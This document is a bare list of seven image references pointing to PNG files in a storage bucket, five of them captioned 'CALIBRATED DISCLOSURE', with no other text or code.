
CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE





CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE








